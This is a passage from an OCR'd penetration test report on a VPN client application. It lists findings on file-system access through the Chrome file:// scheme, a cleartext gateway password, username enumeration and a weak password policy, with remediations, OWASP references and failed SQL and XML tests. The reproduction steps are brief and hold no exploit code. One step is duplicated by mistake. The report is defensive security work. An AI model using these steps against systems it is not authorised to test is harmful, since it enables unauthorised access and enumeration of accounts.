
1. Log in to the application using aduser.
2. Launch RDP and try to access the c drive in the file system.
3. Note that application throw error message and state that user is not having permission to view C drive file system.



4. Launch powershell and enter cd c:/
5. Note that powershell command list down c directory file.



6. Launch Chrome application. Under URL, type file:///C:/Windows/System32/WindowsPowerShell/v1.0/powershell.exe and hit enter button.
7. Note that the PowerShell binary has been downloaded.
8. Enter file:///c:/ in chrome and note the file system has been listed on chrome browser.



3.12 PY-CL-012: HTTP Response contains Cleartext Password

Potential Impact: LOW

Description:

During our assessment, we observed that the application has a functionality to configure SMTP and SMS gateway. This requires credentials and are not in encrypted form.

Application store SMTP and SMS gateway details in cleartext.

Affected Hosts: Ports

- http://127.0.0.1:81/test-bin/xyz.cgi
- http://127.0.0.1:81/test-bin/xyz.cgi?type=13

CVSS Score: **CVSS Vector:**

CVSS Base Score: 1.8 CVSS Temporal Score: 1.8 CVSS Environmental Score: 1.0	CVSS:3.0/AV:P/AC:H/PR:N/UI:R/S:U/C:L/I:N/A:N/E:U/RL:W/RC:C/CR:L/MAV:P/MAC:H/MPR:N/MUI:R/MS:U/MC:L/MI:N/MA:N

Business Risk: This would lead to the loss of sensitive information.


Technical Risk: Successful exploitation of this vulnerability allows an attacker to get credentials of SMS gateway and SMTP.

Remediation:

- It is recommended to encrypt the password before displaying it to the user.
- Do not store the password in cleartext; instead, use a hashing algorithm to store it in the server-side.

Steps to Reproduce:

1. Login to the SO user account.
2. Navigate to the URL mentioned in the "Affected Host" section.



3. Intercept the request received in the burp suite

4. Note that the response contains a password in cleartext.

3.13 PY-CL-013: Username Enumeration

Potential Impact: LOW

Description:

During our assessment, we observed that the application throw a different message for a valid and invalid password reset process. Resulting an attacker can enumerate the list of existing usernames.

Username enumeration occurred when the application's password reset functionality returns different responses depending on whether the entered username is valid or not.

Affected Hosts: Ports

- https://xyz.abc.com/test-bin/public/portal/act/forgotpass.html

---

CVSS Score:	CVSS Vector:
CVSS Base Score: 3.0 CVSS Temporal Score: 2.8 CVSS Environmental Score: 2.8	CVSS:3.0/AV:N/AC:H/PR:H/UI:N/S:C/C:L/I:N/A:N/E:P/RL:W/RC:C/CR:M/MAV:N/MAC:H/MPR:H/MUI:N/MS:C/MC:L/MI:N/MA:N

Business Risk: This would lead to loss of information disclosure.


Technical Risk: Successful exploitation of this vulnerability allows an attacker to enumerate the list of usernames.

Remediation:


- Generate a generic message for valid and invalid username.

Steps to Reproduce:

1. Navigate to the forget password functionality of the application.
2. Select any organization type from the drop-down and click on submit.
3. Enter a non-existing username and click on submit button.



4. Note that the application throws “This user profile is not enrolled.” as an error message.
5. Enter existing username and click on submit button.



6. Note that the application asks the user to enter a PIN.
7. Observe that application throw different error message for existing and non-existing username.

3.14 PY-CL-014: Weak Password Policy

Potential Impact: LOW

Description:

During our assessment, we observed that the application allows the user to set a 6-digit alphabet as a new password. It does not restrict the user to use alphanumeric, special characters, and the minimum length is 8.

A weak password policy occurs when the application does not restrict the user to have alphanumeric, special characters and 8 as minimum length.

Affected Hosts: Ports

- https://xyz.abc.com/test-bin/xyz.cgi

CVSS Score:	CVSS Vector:
CVSS Base Score: 3.0 CVSS Temporal Score: 3.3 CVSS Environmental Score: 3.2	CVSS:3.0/AV:N/AC:H/PR:N/UI:N/S:U/C:L/I:N/A:N/E:U/RL:W/RC:C/CR:L/IR:L/MAV:N/MAC:H/MPR:N/MUI:N/MS:U/MC:L/MI:L/MA:N

Business Risk: This would lead to the loss of customer data.

Technical Risk: As an account lockout policy is implemented, then it would not be easy to guess the user's password easily. Although if an attacker would be able to guess the weak password, then it would lead to account compromise

---


Remediation:

- Enforce user to have a password in a combination of alphanumeric, special character, and upper-lower case.
- It is also recommended to have 8 characters as minimum password length.

Steps to Reproduce:

1. Log in to the application.
2. Navigate to the password change functionality of the application.
3. Enter the current password and "aaaaaa" as the new password.
4. Click on the "Change Password" button and note that the application accepts a 6-digit character as the new password.

5. Enter a non-existing username and click on submit button.



4. We Prescribe

The below table provides an at-a-glance view of the remediation solution and the best practices that should be taken into consideration to improve the security posture of the scoped-in application:

Vuln ID	Recommendation & Best Practices
PY-CL-001	• It is recommended to implement proper input validation of user input at the server-side as well. Also, some security features like enabling stack canary can be enabled to fix the issue.
PY-CL-002	• Proper validation of input and enabling protections of the binary like stack canary might fix the issue. Furthermore, if not necessary, remove the suid bit from these files that have user-controlled data.
PY-CL-003	• Implement proper authentication check for all post-authentication API
PY-CL-004	• Eliminate file inclusion vulnerabilities is to avoid passing user-submitted input to any filesystem/framework API
PY-CL-005	• Implement proper input validation of file schema at the server.
PY-CL-006	• Use a strong encryption/hashing mechanism to store any sensitive data.
PY-CL-007	• Implement anti-CSRF token in all post authenticated API.
PY-CL-008	• Application should automatically unlock user account after a certain time interval.
PY-CL-009	• Application should generate proper authentication token and CSRF token.
PY-CL-010	• Application should check the signature of DLL before loading it.
PY-CL-011	• Review user's permission and restrict access to the file system if not required. • Disable file type schema support on chrome.
PY-CL-012	• Encrypt the password before sending it to the web application user.
PY-CL-013	• Generate the same message for valid and invalid username.

Looking at the types and severity of vulnerabilities found, we would recommend:

- The client should consider performing a complete fuzz testing on binary to check for overflow attack.

- Also, we would recommend that the client provides the developers with a secure coding training to enhance their secure coding practice.

5. Appendix

5.1 Observations

In the observation section, we document any specific issue that we have observed, which, while it does not directly lead to any vulnerability, maybe something that needs to be looked at from the perspective of a functional bug or configuration issue.

5.1.1 Local Log File Contain Sensitive Data

Description

Application generates log file on user's system, and these log files contain sensitive data of server such as IP address, port number, domain name, username, and encrypted password.

Testing Process

1. Launch thick XYZ application and log into it using aduser/normal user.
2. Launch any application such as notepad, chrome, or word.
3. Logout from the XYZ application.
4. Navigate to C:\Users\AppData\Local\XYZ\edc\softclient\logs\uilogs.log file.
5. Note that it contains IP address, port number, domain name, username, and encrypted password.


5.1.2 Excessive OTP Expiration time-out

Description

The application sends OTP upon a password change request. The expiration time of OTP is excessive in nature, which is 5:30 Hr.

Testing Process

1. Navigate to forget password functionality -> Enter PIN -> Click on “Get OTP” button.
2. Note that the OTP expiration timeout is 5:30 hr.



5.1.3 Administrator password never expires

Description

Local account user such as Administrator or Guest account password is set to never expire.

Testing Process

1. Navigate to cmd and try the below command:
   Net user administrator/Guest
2. Note that the password policy is set to not expire.

5.2 References

In this section, we have given additional data regarding the vulnerabilities that we have found during the engagement to provide better clarity and more insight into the bugs

1. **Injection:** OWASP defines Injection as: 'Injection flaws, such as SQL, NoSQL, OS, and LDAP injection, occur when untrusted data is sent to an interpreter as part of a command or query.' The attacker's hostile data can trick the interpreter into executing unintended commands or accessing data without proper authorization.
   Ref: https://owasp.org/www-project-top-ten/OWASP_Top_Ten_2017/Top_10-2017_A1-Injection

2. **Broken Authentication:** OWASP defines Broken Authentication as: 'Application functions related to authentication and session management are often implemented incorrectly, allowing attackers to compromise passwords, keys, or session tokens, or to exploit other implementation flaws to assume other users' identities temporarily or permanently.'
   Ref: https://owasp.org/www-project-top-ten/OWASP_Top_Ten_2017/Top_10-2017_A2-Broken_Authentication

3. **Sensitive Data Exposure:** OWASP defines Sensitive Data Exposure as: 'Many web applications and APIs do not properly protect sensitive data, such as financial, healthcare, and PII. Attackers may steal or modify such weakly protected data to conduct credit card fraud, identity theft, or other crimes. Sensitive data may be compromised without extra protection, such as encryption

at rest or in transit, and requires special precautions when exchanged with the browser.'
Ref: https://owasp.org/www-project-top-ten/OWASP_Top_Ten_2017/Top_10-2017_A3-Sensitive_Data_Exposure

4. **Broken Access Control:** OWASP defines Broken Access Control as: 'Restrictions on what authenticated users are allowed to do are often not properly enforced. Attackers can exploit these flaws to access unauthorized functionality and/or data, such as access other users' accounts, view sensitive files, modify other users' data, change access rights, etc.'
Ref: https://owasp.org/www-project-top-ten/OWASP_Top_Ten_2017/Top_10-2017_A5-Broken_Access_Control

5. **Security Misconfiguration:** OWASP defines Security misconfiguration as: 'Security misconfiguration is the most commonly seen issue. This is commonly a result of insecure default configurations, incomplete or ad hoc configurations, open cloud storage, misconfigured HTTP headers, and verbose error messages containing sensitive information. Not only must all operating systems, frameworks, libraries, and applications be securely configured, but they must be patched/upgraded in a timely fashion.'
Ref: https://owasp.org/www-project-top-ten/OWASP_Top_Ten_2017/Top_10-2017_A6-Security_Misconfiguration

6. **Cross-Site Request Forgery:** OWASP defines Cross-Site Request Forgery as: 'Cross-Site Request Forgery (CSRF) is an attack that forces an end user to execute unwanted actions on a web application in which they're currently authenticated. With a little help of social engineering (such as sending a link via email or chat), an attacker may trick the users of a web application into executing actions of the attacker's choosing. If the victim is a normal user, a successful CSRF attack can force the user to perform state-changing requests like transferring funds, changing their email address, and so forth. If the victim is an administrative account, CSRF can compromise the entire web application.'
Ref: https://owasp.org/www-community/attacks/csrf

7. **Server-Side Request Forgery:** OWASP defines Server-Side Request Forgery as: 'In a Server-Side Request Forgery (SSRF) attack, the attacker can abuse functionality on the server to read or update internal resources. The attacker can supply or modify a URL which the code running on the server will read or submit data to, and by carefully selecting the URLs, the attacker may be able to read server configuration such as AWS metadata, connect to internal services like http enabled databases, or perform post requests towards internal services which are not intended to be exposed.'
Ref: https://owasp.org/www-community/attacks/Server_Side_Request_Forgery

8. **Business Login Error:** OWASP defines Business Logic Error 'business logic vulnerabilities are ways of using the legitimate processing flow of an application in a way that results in a negative consequence to the organization.'
   Ref: https://owasp.org/www-community/vulnerabilities/Business_logic_vulnerability

9. **DLL Hijacking:** DLL Hijacking is an attack that exploits the way some Windows applications search and load Dynamic Link Libraries.
   Ref: https://resources.infosecinstitute.com/dll-hijacking/

5.3 Failed Test Cases

In the failed test case section, we document some of the application strengths that we have observed during our testing. This serves as a view of the best practices that are being followed by the client.


5.3.1 SQL Injection Attacks

Description

A SQL injection attack consists of the insertion or "injection" of a SQL query via the input data from the client to the application. During testing, it was observed that the application handle user request correctly and is not vulnerable to SQL Injection attack

Testing Process

1. Login to VPN using SO user credentials.
2. Intercept any request that renders its value.
3. Enter Single/double quote and forward the request.
4. Note that the application rendered it back without any SQL error message.




5.3.2 XML Related Attacks

Description

XML Injection occurs when an attacker tried to inject an XML doc into the application. XML parser failed to contextually validate input. During testing, it was observed that the application is not vulnerable to any XML related attack such as XML Injection, XXE, etc.

Testing Process

1. Log in to the application.
2. Intercept any XML type request and send it to the Burp Repeater.
3. Try to call SYSTEM entity as mentioned in below POC.
4. Note that the application returns a generic error page while accessing the system entity.



